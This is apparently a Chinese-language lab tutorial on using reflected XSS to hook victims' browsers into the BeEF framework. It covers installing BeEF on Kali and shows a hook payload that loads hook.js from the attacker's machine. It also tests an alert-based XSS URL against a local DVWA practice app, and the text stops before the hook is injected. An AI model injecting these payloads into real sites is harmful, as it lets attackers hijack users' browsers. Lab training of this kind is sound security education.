XSS漏洞利用

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目錄

1. 使用反射型XSS使使用者上鉤到BeEF

BeEF 介紹


- BeEF 為一個瀏覽器攻擊框架，可用來測試瀏覽器的安全性。

- BeEF 的特點：
  - BeEF 可以在瀏覽器中注入 JavaScript 代碼，並與 BeEF 伺服器進行通訊。
  - BeEF 可以檢測瀏覽器中的漏洞，並利用這些漏洞進行攻擊。
  - BeEF 可以監視瀏覽器中的活動，例如網頁訪問、表單提交等。
  - BeEF 可以與其他工具整合使用，例如 Metasploit 和 Nmap。

在 Kali 上安裝 BeEF

```
┌──(kali㉿kali)-[~]
└─$ sudo apt install beef-xss
Reading package lists ... Done
```

在 Kali 搜尋 beef 點選 beef start



第一次使用會請我們設定密碼

```
$ sudo beef-xss
[sudo] password for kali:
[-] You are using the Default credentials
[-] (Password must be different from "beef")
[-] Please type a new password for the beef user:
```

設定完之後按Enter


會自動開啟BeEF介面

```
● beef-xss.service - beef-xss
     Loaded: loaded (/lib/systemd/system/beef-xss.service; disabled; preset:
disabled)
     Active: active (running) since Mon 2023-12-11 00:32:07 EST; 5s ago
   Main PID: 8904 (ruby)
      Tasks: 3 (limit: 4596)
     Memory: 73.7M
        CPU: 4.598s
     CGroup: /system.slice/beef-xss.service
             └─8904 ruby /usr/share/beef-xss/beef

Dec 11 00:32:07 kali systemd[1]: Started beef-xss.service - beef-xss.

[*] Opening Web UI (http://127.0.0.1:3000/ui/panel) in: 5 ... 4 ... 3 ... 2 ... 1
```

實際畫面



127.0.0.1:3000/ui/authentication
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
EeEF
Authentication
Username:
Password:
Login

輸入帳號密碼



帳號: beef
密碼: 我們前面所設定的

登入畫面


127.0.0.1:3000/ui/panel
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
BeEF 0.5.4.0 | Logout
Hooked Browsers
Online Browsers
Offline Browsers
Getting Started
Logs
Zombies
BeEF
THE BROWSER EXPLOITATION FRAMEWORK PROJECT
Official website: http://beefproject.com/
Getting Started
Welcome to BeEF!
Before being able to fully explore the framework you will have to 'hook' a browser. To begin with you can point a browser towards the basic demo page here, or the advanced version here.
If you want to hook ANY page (for debugging reasons of course), drag the following bookmarklet link into your browser's bookmark bar, then simply click the shortcut on another page: Hook Me!
After a browser is hooked into the framework they will appear in the 'Hooked Browsers' panel on the

根據給的範例來實際測試

```
[*]  Web UI: http://127.0.0.1:3000/ui/panel
[*]    Hook: <script src="http://<IP>:3000/hook.js"></script>
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>
```

查一下 Kali 的 IP


```
└─$ ifconfig
docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:a1:d1:a3:6b  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.10.135  netmask 255.255.255.0  broadcast 192.168.10.255
        inet6 fe80::bde1:461f:c40:b00d  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:8c:c3:8c  txqueuelen 1000  (Ethernet)
        RX packets 66759  bytes 100196872 (95.5 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 5606  bytes 369820 (361.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

將 IP 貼上至範例程式碼中


```
<script src="http://<IP>:3000/hook.js"></script>
192.168.10.135
```

```
<script src="http://192.168.10.135:3000/hook.js"></script>
```


使用DVWA做測試


DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
Welcome to Damn Vulnerable Web App!
Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.
WARNING!
Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing XAMPP onto a local machine inside your LAN which is used solely for testing.
Disclaimer
We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.
General Instructions
The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.


將 Security 先設定為 low




點選 XSS reflected




輸入文字提交並複製提交後之網址





按照之前的方式注入可得到警告通知

```
http://192.168.10.131/dvwa/vulnerabilities/xss_r/?name=jerry#
http://192.168.10.131/dvwa/vulnerabilities/xss_r/?name=<script>alert("XSS")</script>#
```

